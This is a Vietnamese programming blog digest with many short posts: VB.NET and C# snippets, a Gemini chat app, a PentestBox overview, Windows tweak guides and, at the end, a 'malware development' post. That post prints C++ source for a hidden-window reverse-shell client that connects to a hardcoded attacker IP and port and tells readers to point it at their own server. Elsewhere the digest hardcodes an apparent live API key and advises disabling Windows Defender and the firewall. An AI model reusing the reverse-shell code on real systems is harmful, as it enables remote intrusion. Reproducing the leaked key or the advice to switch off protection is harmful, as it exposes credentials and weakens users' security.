
[JAVASCRIPT] Share the source code of the Flip Paper effect to display the Catalog for the Website
Xin chào các bạn, bài viết hôm nay mình xin chia sẽ đến các bạn source code tạo hiệu ứng Flip Paper jquery, làm catalogue cho Website.
[JAVASCRIPT] Chia sẽ source code hiệu ứng Flip Paper để hiển thị Catalogue cho Website
Trong thiết kế website nếu các bạn muốn hiển thị danh sách Catalogue để cho người dùng khi vào website xem sản phẩm thì người dùng dễ dàng theo dõi.
Ví dụ: Trong ứng dụng website của mình làm về trang trí cưới hỏi và lễ gia tiên
Mình sử dụng thư viện này rất trực quan, và thấy đẹp nên chia sẽ source lại để cho các bạn nào có nhu cầu sử dụng thì download về tích hợp vào website của mình nhé.
Dưới đây là hình ảnh demo của Flip Paper:

Các bạn có thể truy cập trực tiếp đường dẫn sau, để xem hiệu ứng của Flip Paper nhé.
Các bạn có thể demo tại đây.
[VB.NET] VB to open two chromes with half of screen each
Mình có đọc được bài viết tìm hiểu cách thức mỡ 2 chromes trên cùng một màn hình, và hỏi cách thức làm thế nào thì mình cũng đã trả lời và cách thức nó nhìn vào cũng khá khó hiểu cho người mới và ngược lại nó đơn giản với một số coder kỳ cực.
Công việc đúng như mong đợi đối với tôi. Mặc dù tôi thừa nhận nó hơi giống Hack. Có các tiện ích mở rộng trên github dành cho Chrome có thể đáng xem xét.
Và mọi người có thể áp dụng theo cách bên dưới để kiểm tra thứ xem nó hoạt động thế nào nhé.
FULL CODE VB.NET
Public Class Form1

Private Sub Button1_Click(sender As Object, e As EventArgs) Handles Button1.Click
Dim workingArea = Screen.PrimaryScreen.WorkingArea

Dim w = workingArea.Width \ 2
Dim h = workingArea.Height

Dim x1 = workingArea.Left
Dim x2 = workingArea.Right
Dim y = workingArea.Top

Process.Start("chrome", $"--app=""data:text/html,<html><body><script>window.moveTo({x1},{y});window.resizeTo({w},{h});window.location='http://www.google.com';</script></body></html>""")
Process.Start("chrome", $"--app=""data:text/html,<html><body><script>window.moveTo({x2},{y});window.resizeTo({w},{h});window.location='http://www.google.com';</script></body></html>""")
End Sub

End Class
Chúc mọi người thành công với thủ thuật trên.
[SOFTWARE] Statistics on the amount of code used in the project
Trong quá trình code J2TeaM Security, Juno_okyo có viết cái tool nho nhỏ với tên gọi Code Counter dùng để thống kê xem mình đã viết được bao nhiêu Lines-of-Code (dòng code).

Chỉ cần chọn thư mục chứa mã nguồn và nhập các extension của file mà bạn muốn đếm. Ví dụ, J2TeaM Security là extension nên mình chỉ lựa ra các ngôn ngữ được hỗ trợ là
HTML/CSS/JS/JSON. Phần Exclude Folders là để chọn các thư mục con sẽ bị bỏ qua, ví dụ trong hình là mình bỏ qua một số thư mục chứa file tạm.
Theo như kết quả thì mình đã viết hơn 5500 dòng. Trong đó chỉ riêng JS chiếm hơn 4300 dòng. Reaction sẽ hiển thị dựa theo kết quả. Ví dụ hơn 100 là Love, hơn 500 là Haha, hơn 1000 trở lên sẽ hiện Wow.
[VB.NET] How to get user logined in Winform throught Run app as Administrator
Xin chào các bạn, bài viết hôm nay mình tiếp tục hướng dẫn các bạn cách lấy tên tài khoản user đăng nhập trên Windows bằng ngôn ngữ VB.NET, và cách khởi động lại ứng dụng với chế độ Admin.
[VB.NET] Hướng dẫn lấy thông tin tài khoản đăng nhập windows và khởi động lại ứng dụng ở chế độ Administrator
Thông thường, các bạn sử dụng lệnh dưới đây để lấy thông tin tài khoản đang đăng nhập vào windows.
Imports System.Security.Principal

Module Module1
    Sub Main()
        Dim userName As String = System.Security.Principal.WindowsIdentity.GetCurrent().Name
        Console.WriteLine("User Name: " & userName)
        Console.ReadLine()
    End Sub
End Module
Giống như hình ảnh, các bạn thấy mình đang đăng nhập vào Windows bằng tài khoản Guest.
Khi sử dụng lên trên nếu ứng dụng chúng ta chạy chế độ bình thường thì nó sẽ trả về kết quả là: Guest
Nhưng nếu bạn chạy app "
Run As Administrator" thì nó lại trả về kết quả là "Administrator"Nhưng mình muốn ở đây là, cho dù chạy thế nào vẫn phải trả đúng tên tài khoản mình đang login vào windows.
Giải pháp:
Mình sẽ sử dụng lệnh query user trên CMD, để lấy thông tin user session đang Active vào C#.
Source code VB.NET:
Imports System.Management
Imports System.Text.RegularExpressions

Public Class Form1
    Private Sub Button1_Click(sender As Object, e As EventArgs) Handles Button1.Click
        Dim currentUser = GetCurrentUserLoginedWindows()
        MessageBox.Show(currentUser)


    End Sub

    Public Function GetCurrentUserLoginedWindows() As String
        Dim queryPath As String = String.Empty

        If Environment.Is64BitOperatingSystem AndAlso Not Environment.Is64BitProcess Then
            queryPath = System.IO.Path.Combine(Environment.GetEnvironmentVariable("windir"), "Sysnative", "query.exe")
        Else
            queryPath = System.IO.Path.Combine(Environment.GetEnvironmentVariable("windir"), "System32", "query.exe")
        End If

        Dim startInfo As New ProcessStartInfo(queryPath)
        startInfo.Arguments = "user"
        startInfo.CreateNoWindow = True
        startInfo.RedirectStandardError = True
        startInfo.RedirectStandardOutput = True
        startInfo.UseShellExecute = False
        startInfo.WindowStyle = ProcessWindowStyle.Hidden

        Using p As New Process With {
            .StartInfo = startInfo,
            .EnableRaisingEvents = True
        }
            p.Start()
            p.WaitForExit()
            Dim result As String = p.StandardOutput.ReadToEnd()
            Dim dataTable As New DataTable()
            Dim lines As String() = result.Split({Environment.NewLine}, StringSplitOptions.RemoveEmptyEntries)

            Dim column = 0
            For Each line As String In lines
                Dim pattern As String = "\s{2,}"
                Dim columns As String() = Regex.Split(line.Trim(), pattern)
                If column = 0 Then
                    For Each col As String In columns
                        dataTable.Columns.Add(col)
                    Next
                    column = column + 1
                Else
                    Dim row As DataRow = dataTable.NewRow()
                    For i As Integer = 0 To Math.Min(dataTable.Columns.Count - 1, columns.Length - 1)
                        row(i) = columns(i)
                    Next
                    dataTable.Rows.Add(row)
                End If
            Next

            Return dataTable.AsEnumerable().Where(Function(x) x.Field(Of String)("STATE") = "Active").FirstOrDefault()("USERNAME").ToString().Replace(">", "")
        End Using
    End Function

    Private Sub Button2_Click(sender As Object, e As EventArgs) Handles Button2.Click
        Dim args = Environment.GetCommandLineArgs()
        Dim psi = New ProcessStartInfo() With {
            .FileName = args(0),
            .UseShellExecute = True,
            .Verb = "runas"
        }


        Process.Start(psi)
        Environment.Exit(0)
    End Sub
End Class
Ở trong source code này mình cũng đã tích hợp cách chạy lại ứng dụng dưới quyền Administrator.
Chúc các bạn thành công với thủ thuật trên.
[C#] How to make chat with Gemini AI Google Winform
Xin chào các bạn, bài viết hôm nay mình tiếp tục hướng dẫn các bạn cách kết nối trò chuyện Chat Gemini AI Google bằng C#, Winform.
[C#] Hướng dẫn viết ứng dụng chat với Gemini AI Google Winform
Gemini AI là gì?
Gemini AI dòng mô hình ngôn ngữ lớn mới nhất của Google, cung cấp tất cả thông tin cần thiết để bắt đầu tạo ứng dụng bằng Gemini.Đầu tiên, các bạn cần tạo một tài khoản API key.

Tiếp đến, các bạn tạo project C#, vào cài đặt thư viện Google_GenerativeAI từ nuget:
PM> Install-Package Google_GenerativeAI
Thiết kế giao diện chat Winform như hình bên dưới:

Full source code C#:
using GenerativeAI.Methods;
using GenerativeAI.Models;
using GenerativeAI.Types;
using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Diagnostics;
using System.Drawing;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Windows.Forms;

namespace GeminiAIDemo
{
    public partial class Form1 : Form
    {
        ChatSession chatSession;
        public string apiKey = "AIzaSyCjhe255nXjOQwst6NM6RrXCbz03xl66HM";
        public Form1()
        {
            InitializeComponent();
        }

        private async void btnSend_Click(object sender, EventArgs e)
        {
            var message = txtMessage.Text.Trim();
            await SendMessageAsync(message);

        }

        private async Task SendMessageAsync(string message)
        {
            if (btnSend.Text != "Send message") return;

            if (message.Length > 0)
            {
                txtMessage.Text = "";
                btnSend.Text = "Waiting...";

                txtBody.SelectionAlignment = HorizontalAlignment.Left;
                txtBody.SelectionColor = Color.Blue;
                txtBody.AppendText($"Me: {message}\n");

                txtBody.SelectionAlignment = HorizontalAlignment.Right;
                txtBody.SelectionColor = Color.Red;
                var result = await chatSession.SendMessageAsync(message);
                txtBody.AppendText($"Gemini AI: {result}\n");

                txtBody.SelectionAlignment = HorizontalAlignment.Left;
                txtBody.SelectionColor = txtBody.ForeColor;

                btnSend.Text = "Send message";
                txtBody.ScrollToCaret();
            }
        }

        private void Form1_Load(object sender, EventArgs e)
        {
            var model = new GenerativeModel(apiKey);
            chatSession = model.StartChat(new StartChatParams());

        }

        private async  void txtMessage_KeyDown(object sender, KeyEventArgs e)
        {
            if (e.KeyCode == Keys.Enter)
            {
                var message = txtMessage.Text.Trim();
                await SendMessageAsync(message);
            }
        }

        private void linkLabel1_LinkClicked(object sender, LinkLabelLinkClickedEventArgs e)
        {
            Process.Start("https://hung.pro.vn/");
        }
    }
}
Chúc các bạn thành công với thủ thuật trên, để tạo cho mình một ứng dụng chat AT tốt nhất nhé
[TOOLS] PentestBox - Excellent penetration testing environment on Windows
PentestBox là một môi trường thử nghiệm thâm nhập Portable mã nguồn mở được cấu hình sẵn cho hệ điều hành Windows với hơn 100 công cụ bảo mật tích hợp sẵn.

PentestBox - môi trường kiểm thử thâm nhập tuyệt vời trên Windows
Lời mở đầu
Đôi khi, bạn thấy có những công cụ bảo mật, quét lỗ hổng rất tuyệt vời cho đến khi bạn vào trang chủ để tải về thì bắt gặp dòng chữ "Windows is not supported"... Nhưng đừng buồn, vì bạn không phải là người duy nhất gặp vấn đề đó.Và may mắn thay, đó cũng chính là lý do vì sao PentestBox ra đời!
PentestBox là gì?
PentestBox là một môi trường thử nghiệm thâm nhập Portable mã nguồn mở được cấu hình sẵn cho hệ điều hành Windows.PentestBox không chạy trên một môi trường máy ảo hoặc khởi động kép giống như bất cứ bản phân phối pentest Linux nào khác. Nó chủ yếu cung cấp toàn bộ công cụ như một gói bảo mật và cho phép bạn chạy chúng tự nhiên trên Windows. Điều này giúp bạn không cần tới máy ảo hoặc môi trường khởi động kép (dual boot) trên Windows.
Các tính năng nổi bật của PentestBox
Hiệu suất
PentestBox chạy trực tiếp trên máy chủ thay vì dựa trên máy ảo, mang lại cải thiện rõ ràng về hiệu suất.Không phụ thuộc
Tính di động (portable)
PentestBox hoàn toàn di động, vậy nên giờ đây bạn có thể mang theo môi trường kiểm thử thâm nhập của riêng bạn trên một USB. Nó sẽ lo toàn bộ các thành phần phụ thuộc và cấu hình cần thiết để chạy các công cụ.Các tiện ích Linux
PentestBox chứa gần như tất cả các tiện ích Linux như bash, cat, chmod, curl, git, gzip, ls, mv, ps, ssh, sh, uname và hơn thế nữa.Tương thích với Trình Điều Khiển
Tính Mô Đun
Trong quá trình tạo PentestBox, chúng tôi đã chỉ đưa vào những công cụ tốt nhất, nhưng trong quá trình đó chúng tôi có thể đã bỏ qua một vài công cụ mà bạn có thể muốn sử dụng. Trong trường hợp này bạn có thể dễ dàng cài đặt thêm những công cụ này bằng toolsmanager tồn tại trong PentestBox, nó có thể cài đặt/cập nhật/gỡ bỏ các công cụ chưa có sẵn trong PentestBox.Sử Dụng Ít Bộ Nhớ
Sử Dụng Ít Ổ Đĩa
Nó cũng rất nhẹ trên ổ đĩa, nó đòi hỏi ít hơn một phần ba so với bản phối pentest bằng Linux.Trình Duyệt Sẵn Có
PentestBox có chứa một phiên bản của trình duyệt Mozilla Firefox với hầu như toàn bộ add-on bảo mật.Tính Năng Cập Nhật
Nó chứa một tính năng cập nhật mà thông qua đó bạn có thể giữ các công cụ của mình luôn được cập nhật.Có thể chia sẻ trong mạng
Hãy xem xét một môi trường mà bạn muốn sử dụng PentestBox trên nhiều máy tính tại văn phòng, phòng thí nghiệm, v.v... Thay vì cài đặt PentestBox trên mỗi máy tính, bạn có thể chỉ cần cài đặt nó trên một máy tính và chia sẻ thư mục đó như một ổ đĩa với các máy tính khác trên cùng một mạng.Hỗ trợ hệ thống 32 Bit
Hầu hết người dùng không quan tâm về việc hỗ trợ 32-bit bởi vì họ thường sử dụng hệ thống 64-bit. Nhưng điều này được giới thiệu để biến hệ thống cấp thấp thành một môi trường kiểm thử.Video giới thiệu
Dưới đây là video giới thiệu về phiên bản PentestBox 2.0 do chính tác giả thực hiện.PentestBox có hai phiên bản: một không có Metasploit và một có Metasploit.
Chú ý: Bạn cần tắt trình diệt virus và tường lửa của bạn để cài đặt và vận hành phiên bản "PentestBox với Metasploit".
[WINDOWS] How to Display Fake CPU Information
Xin chào các bạn, bài viết hôm nay mình sẻ hướng dẫn các bạn cách Fake thông tin cấu hình của CPU trên Windows 10 sử dụng Regedit, dùng để troll bạn bè.
[WINDOWS] Hướng dẫn Fake thông tin cấu hình CPU troll bạn bè
Để thay đổi các bạn mở Regedit lên, và chọn đường dẫn như hay bên dưới rồi thay đổi thông tin theo ý bạn.

Sau khi các bạn Fake xong, các bạn mở Task Manager lên, Restart lại Windows Explorer để cập nhật thông tin thay đổi.

Vậy là xong, bây giờ các bạn xem thông tin ở System Info hay Dxdiag thì thông tin CPU của các bạn đã thay đổi. Hình ảnh Dxdiag của mình sau khi thay đổi fake CPU config

Bây giờ, các bạn có thể khoe với anh em là mới mua được con máy mới cấu hình ngon lành nhé.
Lưu ý: Thông tin bạn thay đổi ở đây, khi khởi động máy tính lại nó sẻ chuyển về thông tin thật mặc định của CPU máy tính của bạn.
[AUTOIT] Remove the "Get Windows 10" icon with just 1 click
Gỡ bỏ biểu tượng "Get Windows 10" chỉ với 1 click!
Get Windows 10" để thông báo, chào mời người dùng đăng ký nâng cấp lên Windows 10. Bạn nào đang dùng Windows 7/8 chắc cũng đã thấy nhỉ.Dù đã đăng ký nhưng mỗi lần khởi động lại máy thì biểu tượng này lại hiện lên, khá là khó chịu. Thứ hai là làm tốc độ khởi động chậm đi thêm chút vì có thêm 1 tiến trình
auto-start.
Mà cái biểu tượng này nó lại không có nút Tắt hay Thoát hẳn đi mới bực. Tất nhiên là bạn có thể mở Task Manager để đóng tiến trình. Tuy nhiên mỗi lần mở máy lại phải đóng thủ công thì cũng... hơi mệt.
Thế là mình viết luôn một công cụ nhỏ giúp loại bỏ tiến trình của cái thông báo này. Sử dụng một thủ thuật "Image Hijacks" để làm điều này vì không thể tắt từ Task Scheduler (không thể Disable tác vụ được thêm bởi hệ thống).

Tải công cụ gỡ bỏ "Get Windows 10" từ Tray Menu
Đây là một phần mềm mã nguồn mở, các bạn có thể tự build từ mã nguồn gốc hoặc tải phiên bản build sẵn. Cách sử dụng rất đơn giản, chỉ việc mở lên và nhấn vào nútRemove. Chương trình sẽ hỏi bạn có muốn khởi động lại để áp dụng thay đổi không. Nếu không muốn khởi động lại ngay thì bạn có thể bỏ qua. Bạn sẽ không thấy biểu tượng "Get Windows 10" trong lần khởi động tiếp theo!Nếu muốn khôi phục lại biểu tượng đó thì các bạn mở ứng dụng lên và nhấn Restore nhé!
[TIPS] Redfinger Cloud Phone
Hì xin chào mọi người, ngồi làm việc lướt lướt thấy có quảng cáo ứng dụng như VPS để người dùng có thể treo và làm việc trên một máy ảo mà không lo lắng gì nên mình viết bài chia sẽ cho mọi người luôn, về chương trình này thì có trên mọi hệ điều hành, từ WINDOW, ANDROID, IOS, SAFARI, CHROME, FIREFOX, MAC.
Sữ dụng chương trình để giúp mọi người có thể sữ dụng giao diện mobile trên nhiều hệ điều hành khác nhau và ngay trên website để tiện cho người dùng.
Chúng ta bắt đầu cài đặt cho từng hệ điều hành nhé.
1.Redfinger Điện thoại đám mây (Máy tính Windows)
- Nhấp để tải xuống và cài đặt chương trình Redfinger Windows vào máy tính của bạn
- Chọn vị trí server chính xác, sau đó sử dụng email và mật khẩu đã đăng ký trên ứng dụng điện thoại Redfinger của bạn để đăng nhập
- Sau khi đăng nhập sẽ có thể điều khiển điện thoại đám mây của bạn
2.Điện thoại đám mây Redfinger Android
- Tải và cài đặt ứng dụng Điện thoại đám mây Redfinger bản quốc tế trên thiết bị Android của bạn.
- Sau khi hoàn thành cài đặt, sử dụng email để đăng ký, hoặc đăng nhập trực tiếp bằng tài khoản Google.
- Đăng nhập và chọn thêm điện thoại đám mây đầu tiên của bạn, bắt đầu hành trình khám phá.
3.Redfinger Điện thoại đám mây (Bản Chrome)
- Nhấp Điều khiển bằng trình duyệt
- Chọn vị trí server và đăng nhập vào tài khoản Redfinger
- Chọn điện thoại đám mây bạn muốn điều khiển, nhấp vào nút Chơi là xong
4.Redfinger Điện thoại đám mây (Bản Firefox)
- Nhấp Điều khiển bằng trình duyệt
- Chọn vị trí server và đăng nhập vào tài khoản Redfinger
- Chọn điện thoại đám mây bạn muốn điều khiển, nhấp vào nút Chơi là xong
5.Redfinger Điện thoại đám mây (iOS)
6.Redfinger Điện thoại đám mây (Bản trình duyệt web)
- Nhấp Điều khiển bằng trình duyệt
- Chọn vị trí server và đăng nhập vào tài khoản Redfinger
- Chọn điện thoại đám mây bạn muốn điều khiển, nhấp vào nút Chơi là xong
7.Redfinger Điện thoại đám mây (Bản Safari)
- Nhấp Điều khiển bằng trình duyệt
- Chọn vị trí server và đăng nhập vào tài khoản Redfinger
- Chọn điện thoại đám mây bạn muốn điều khiển, nhấp vào nút Chơi là xong
[PHP] Share source code Easy Comment for Website
Xin chào các bạn, bài viết hôm nay mình xin chia sẽ đến các bạn source code Easy Comment được viết bằng ngôn ngữ lập trình PHP.

[PHP] Chia sẽ source code tạo bình luận cho website (Easy Comment )
Thường chúng ta hay sử dụng các plugin bình luận phổ biến là mạng xã hội như: facebook, disqui, google plus...
Tuy nhiên, các công cụ bình luận này đều thuộc về mạng xã hội quản lý, và nếu bạn nào muốn viết một phần bình luận riêng cho website của mình.
Các bạn có thể download source Easy Comment cuối bài viết để tích hợp vào project của mình.
Trong bài viết này, mình chỉ chia sẽ source code còn cách cài đặt, các bạn có thể tự động cài đặt rất đơn giản.
Link bán
source code Easy comment trên codecanyon.Các bạn có thể xem demo trực tiếp bình luận của Easy Comment ở link dưới đây.
DEMO EASY COMMENT

Ứng dụng comment cũng hỗ trợ rất nhiều loại giao diện, và có một trang admin quản lý rất mạnh mẽ, các bạn có thể tham khảo ở link demo ở trên.
Nếu bạn nào không cài đặt được
Easy comment có thể để link bên dưới, mình sẽ support.[AUTOIT] Facebook Information v2.0
Facebook Information <version 2.0>
Trang chủ: http://junokyo.blogspot.com/

Đặc trưng:
+ Bạn chỉ cần nhập tên người dùng và nhấn Kiểm tra (Ví dụ tên người dùng: juno_okyo hoặc URL đầy đủ: http://www.facebook.com/junokyo).
+ Tự động nhận diện đầu vào là Personal user hoặc Fan Page.
+ Scan thông tin từ máy chủ Facebook Graph.
+ Nếu muốn xuất thông tin nhấn Ctrl+S để lưu.

Nhật ký thay đổi v2.0:
+ Sửa con trỏ tại nhãn liên kết.
+ Tối ưu về tốc độ quét và tạo ra kết quả.
Phần mềm được phân phối theo các điều khoản của GNU General Public
Giấy phép phiên bản 2 trở lên.
Chú ý: Hiện tại link tải chươnng trình này đã bị xoá rồi nhé mọi người, để mình liên hệ hỏi juno xem còn file đó không để mình xin lại đem share cho mọi người nhé.
[WINDOWS] Tổng Hợp Cách Tăng Tốc Windows Hiệu Quả
Hi mọi người, sau một hồi loay hoay châm cứu lại máy tính cá nhân sau một thời gian sữ dụng, và mình cũng đã hỏi anh GOOGLE để tìm hiểu những file ẩn trên WINDOWS để dọn dẹp tối ưu tốt nhất cho hệ thống.

1. Tắt System Restore (Khôi phục hệ thống)
- Nếu bạn không muốn sử dụng chức năng System Restore thì nên tắt đi, để giải phóng bộ nhớ, dung lượng lưu trữ cũng như hạn chế các dịch vụ chạy ngầm của Windows.- Để tắt System Restore trên laptop sử dụng Windows, bạn thực hiện các bước sau:
Bước 1: Bạn vào thanh công cụ tìm kiếm từ khóa
Advanced system settings.Bước 2: Sau đó, bạn chọn tab
System Protection, ở chế độ mặc định thì chế độ này đã được kích hoạt (Protection = On). Bước 3: Nhấn nút
Configure, cửa sổ tiếp theo hiện ra các bạn chọn Disable system protection để tắt chức năng System Restore Bước 4: Cuối cùng, bạn nhấn OK để hoàn tất.
2. Tăng tốc độ máy tính win 10 bằng cách tắt các ứng dụng chạy nền
- Ứng dụng chạy nền là một nguyên nhân phổ biến khiến máy tính của bạn trở nên chậm chạp.- Các ứng dụng bạn không dùng đến nhưng vẫn âm thầm hoạt động để cập nhật dữ liệu, hiển thị thông báo,...
- Bạn có thể tắt các ứng dụng chạy nền bằng cách:
Bước 1: Bạn mở Cài đặt rồi chọn Privacy.
Bước 2: Bạn chọn Background apps rồi bấm vào nút
On/Off tại dòng Let apps run in the background để tắt tất cả ứng dụng chạy nền hoặc chọn từng ứng dụng có thể chạy nền theo nhu cầu của bạn.3. Tùy chọn nguồn điện: Hiệu năng cao
- Windows cho phép bạn tùy chọn nguồn điện phù hợp với nhu cầu sử dụng.- Nếu bạn đang cắm sạc thì tùy chọn "
Hiệu năng cao" sẽ giúp máy tính chạy nhanh hơn (Tiêu tốn điện hơn so với chế độ "Tiết kiệm pin").- Để mở tùy chọn nguồn điện
Bước 1: Bạn nhấn vào biểu tượng viên pin ở góc cuối bên phải màn hình
Bước 2: Bạn nhấn chọn "
Best performance" để sử dụng nguồn điện với hiệu năng cao.4. Tắt Windows Defender
- Với Windows 10, bạn có thể tăng tốc độ máy tính win 10 bằng cách tạm thời tắt Windows Defender tạm thời.- Tuy nhiên chỉ sau đó 1 thời gian là nó sẽ lại hoạt động trở lại.
- Để tắt tạm thời
Windows Defender trong Settings, bạn thực hiện các bước sau:Bước 1: Trên khay hệ thống, bạn nhấp đúp vào biểu tượng
Windows Defender hoặc chuột phải chọn OpenBước 2: Giao diện
Windows Defender Security Center mở ra, bạn nhấn vào mục Virus & threat protectionBước 3: Tiếp theo, bạn nhấn vào tùy chọn
Virus & threat protection settingsBước 4: Chuyển trạng thái tùy chọn
Real-time protection sang OFF.5. Kiểm tra các chương trình Startup
- Các chương trình startup này sẽ khởi động cùng với máy của bạn.- Hãy tắt những ứng dụng không cần thiết để máy bạn khởi động nhanh hơn.
- Để tắt các chương trình, bạn thực hiện theo các bước sau:
Bước 1: Bạn nhấp chuột phải vào thanh Taskbar rồi chọn Task manager
Bước 2: Sau đó, bạn chọn tab Startup.
Bước 3: Bạn nhấp chuột phải vào ứng dụng bạn không muốn khởi động cùng Windows rồi chọn Disable để chúng không được kích hoạt.
6. Tăng tốc độ khởi động máy tính
- Bạn có thể tăng tốc độ máy tính win 10 bằng cách tăng tốc độ khởi động máy tính bằng cách thiết lập lại thời gianBOOT.- Trong máy tính, khởi động máy tính hay boot máy tính (booting) là một quá trình tải hay tự mồi (bootstrapping) để khởi động sự làm việc của hệ điều hành khi người dùng bật một hệ thống máy tính.
- Hướng dẫn thực hiện:
Bước 1: Bạn gõ từ khóa "
System Configuration" vào thanh tìm kiếm của Windows rồi chọn System Configuration.Bước 2: Bạn mở thẻ
Boot, tại ô Timeout nhập "3" rồi bạn chọn Advanced options... Bước 3: Tại ô
Number of processors (Khai báo số lõi CPU có thể chạy), bạn chọn "4" Bước 4: Cuối cùng, bạn nhấn 2 lần liên tiếp OK để hoàn tất.
7. Tắt bớt các Service chạy ngầm không sử dụng
Bước 1: Bạn nhấn chuột phải vào biểu tượng This PC rồi chọnManage.Bước 2: Bạn chọn
Services and Applications rồi chọn Services.Bước 3: Chọn dịch vụ mà bạn muốn tắt, nhấn chuột phải, chọn
Properties Bước 4: Tại dòng
Startup type, bạn ấn vào mũi tên sổ xuống và chọn Disabled. Sau đó bạn nhấn OK để hoàn tất.8. Nâng cấp, thay ổ cứng HDD thường bằng ổ SSD
- Hiện nay công nghệ ổ cứng đã thay đổi rất nhiều, với mức giá khá mềm so với trước kia mà bạn vẫn có thể được dùng dòng ổ cứng SSD mới nhất với dung lượng lưu trữ khá hơn trước rất nhiều để tăng tốc độ máy tính win.- Tốc độ truy xuất dữ liệu lại nhanh hơn HDD rất nhiều, do vậy Windows trên máy tính của bạn cũng có cảm giác nhanh hơn hẳn.
LỜI KẾT.
[C++] Malware development lecture 1B
Hi mọi người, ngồi tìm hiểu về việc viết chương trình độc hại thì mình tìm thấy một bài giảng này cũng khá hay, nhưng với những thứ mình tìm hiểu và mình biết thì việc viết chương trình mã độc này thì đơn giản, nhưng để vượt được chương trình diệt virus lại khó.

FULL SOURCE CODE.
//header files

#include <stdio.h> //standard input/output
#include <stdlib.h> //standard utilities library
#include <unistd.h> //access to the POSIX operating system API
#include <winsock2.h> //windows sockets
#include <windows.h> //declarations for all functions in Windows API
#include <winuser.h> //windows controls
#include <wininet.h> //windows internet interfaces
#include <windowsx.h> //windows programming interfaces
#include <string.h> //manupulate strings (char arrays)
#include <sys/stat.h> //stat() function prototypes
#include <sys/types.h> //other function prototypes

//FUNCTION DEFINITION

int APIENTRY WinMain(HINSTANCE hInstance, HINSTANCE hPrev, LPSTR lpCmdLine, int nCmdShow)
{
//create new window handle
HWND stealth;
AllocConsole();
stealth = FindWindowA(“ConsoleWindowClass”, NULL); //window name = NULL
ShowWindow(stealth, 0); //nCmdShow = 0 hides window
//create socket object
struct sockaddr_in ServAddr;
WSADATA wsaData; //contain winsock.dll info

//check winsock.dll status
if (WSAStartup(MAKEWORD(2,0), &wsaData) != 0)
{
	exit(1);
}

//define socket object
sock = socket(AF_INET, SOCK_STREAM, 0); //establish tcp connection
//set host IP Address and Port [EDIT HERE]
char *ServIP = "192.168.56.1";
unsigned short ServPort = 50000;
memset(&ServAddr, 0, sizeof(ServAddr)); //flush ServAddr with 0

//set ServAddr parameters
ServAddr.sin_family = AF_INET;
ServAddr.sin_addr.s_addr = inet_addr(ServIP); //covert string to IPv4 format
ServAddr.sin_port = htons(ServPort); //convert to network byte order


//wait for server connection to establish
start :
while (connect(sock, (struct sockaddr *) &ServAddr, sizeof(ServAddr)) != 0)
{
	Sleep(10);
	goto start;
}

Shell();
}
Qua đoạn code phía trên ở phần
ServIP các bạn thay địa chỉ ip tới máy chủ của các bạn và thay đổi ServPort của các bạn luôn nhé. Để nó gửi thông tin lên máy chủ của các bạn.VIDEO DEMO MALWARE
LƯU Ý Mình cũng khuyên cáo là đây là bài viết hướng dẫn và tìm hiểu cách hoạt động của mã độc, để mọi người tìm hiểu và học cách bảo mật máy tính thật tốt nhé. Chứ không khuyến khích các bạn virus riêng cho bản thân và phát tán nó nhé.